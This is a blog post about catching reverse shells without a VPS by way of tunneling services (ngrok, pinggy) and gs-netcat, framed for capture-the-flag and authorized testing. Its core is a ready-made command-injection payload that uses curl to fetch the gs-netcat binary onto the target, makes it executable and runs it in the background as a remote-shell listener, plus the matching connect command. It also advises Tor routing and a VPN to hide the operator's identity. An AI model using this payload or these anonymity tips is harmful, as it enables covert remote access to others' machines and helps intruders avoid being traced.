No VPS? No Problem - Catch Reverse Shells Without a VPS
No VPS no problem - catch reverse shells without a VPS using gsocket, pinggy, and other tunneling services for CTF and authorized penetration testing.
Disclaimer
This post is intended for educational purposes only. Only use these techniques on systems you own or have explicit written permission to test. Unauthorized access is illegal.
All demonstrations shown in the pictures were strictly tested in a dockerized environment I own.
Disclaimer: This post is intended for educational purposes only. Only use these techniques on systems you own or have explicit written permission to test. Unauthorized access is illegal. All demonstrations shown in the pictures were strictly tested in a dockerized environment I own.
If you don't have a VPS to get a reverse shell, no problem — I hear you!
First of all, you don't need a VPS to get a reverse shell. You just need something that has a public endpoint, like a relay or a TCP tunneling service.
Want to know the options? Here we go.
Method 1: Ngrok The first service is ngrok, which offers TCP connections. The downside is it requires a credit or debit card to be added to your account, and many of you either don't have one or are worried about putting sensitive information into an ngrok account — so it's not ideal for everyone.
Method 2: Pinggy A tunneling service that provides a TCP address with a 60-minute expiration, which is reliable for quick sessions. The downside is that the tunnel address binds to your actual IP, which can expose it. Using a VPN beforehand solves this.
Method 3: gs-netcat (Recommended) This is the best method I've found for catching shells without any VPS or port forwarding needed.
- No public IP required
- No port forwarding
- End-to-end encrypted (AES-256)
- Optional Tor routing with
-Tflag for full anonymity (this is what we want) - Works through firewalls and NAT
For more info: https://www.gsocket.io/
Generate a secret:
[root@DESKTOP-5R8GB0U ~] gs-netcat
Enter Secret (or press Enter to generate):
=Secret         : your-secret-goes-here
=Encryption     : SRP-AES-256-CBC-SHA-End2End (Prime: 4096 bits)
Once you've generated the secret, deploy it on the target machine (I used my own hosted AWS server here):

; curl -sL https://github.com/hackerschoice/gsocket/releases/download/v1.4.43/gs-netcat_linux-x86_64 -o /tmp/gs-netcat && chmod +x /tmp/gs-netcat && nohup /tmp/gs-netcat -s your-secret-goes-here -l -i &This fetches the binary on the target and executes it. Add the -T flag for Tor routing (optional).
Finally, connect from your machine:
gs-netcat -s your-secret-goes-here -i
Note: This payload is designed for command injection based attacks. You can adapt it to your needs.
That's all folks! There are other platforms available that offer free tunneling, but these are the two methods I found most useful. Hope you liked it — thank you!
- note that
-Trequires Tor to be running locally (systemctl start tor) - this targets Linux x86_64 — different arch needs a different binary

Written by Surajit Sen
Was this writeup helpful?
9 readers found this helpful
Comments
No comments yet — be the first to share your thoughts.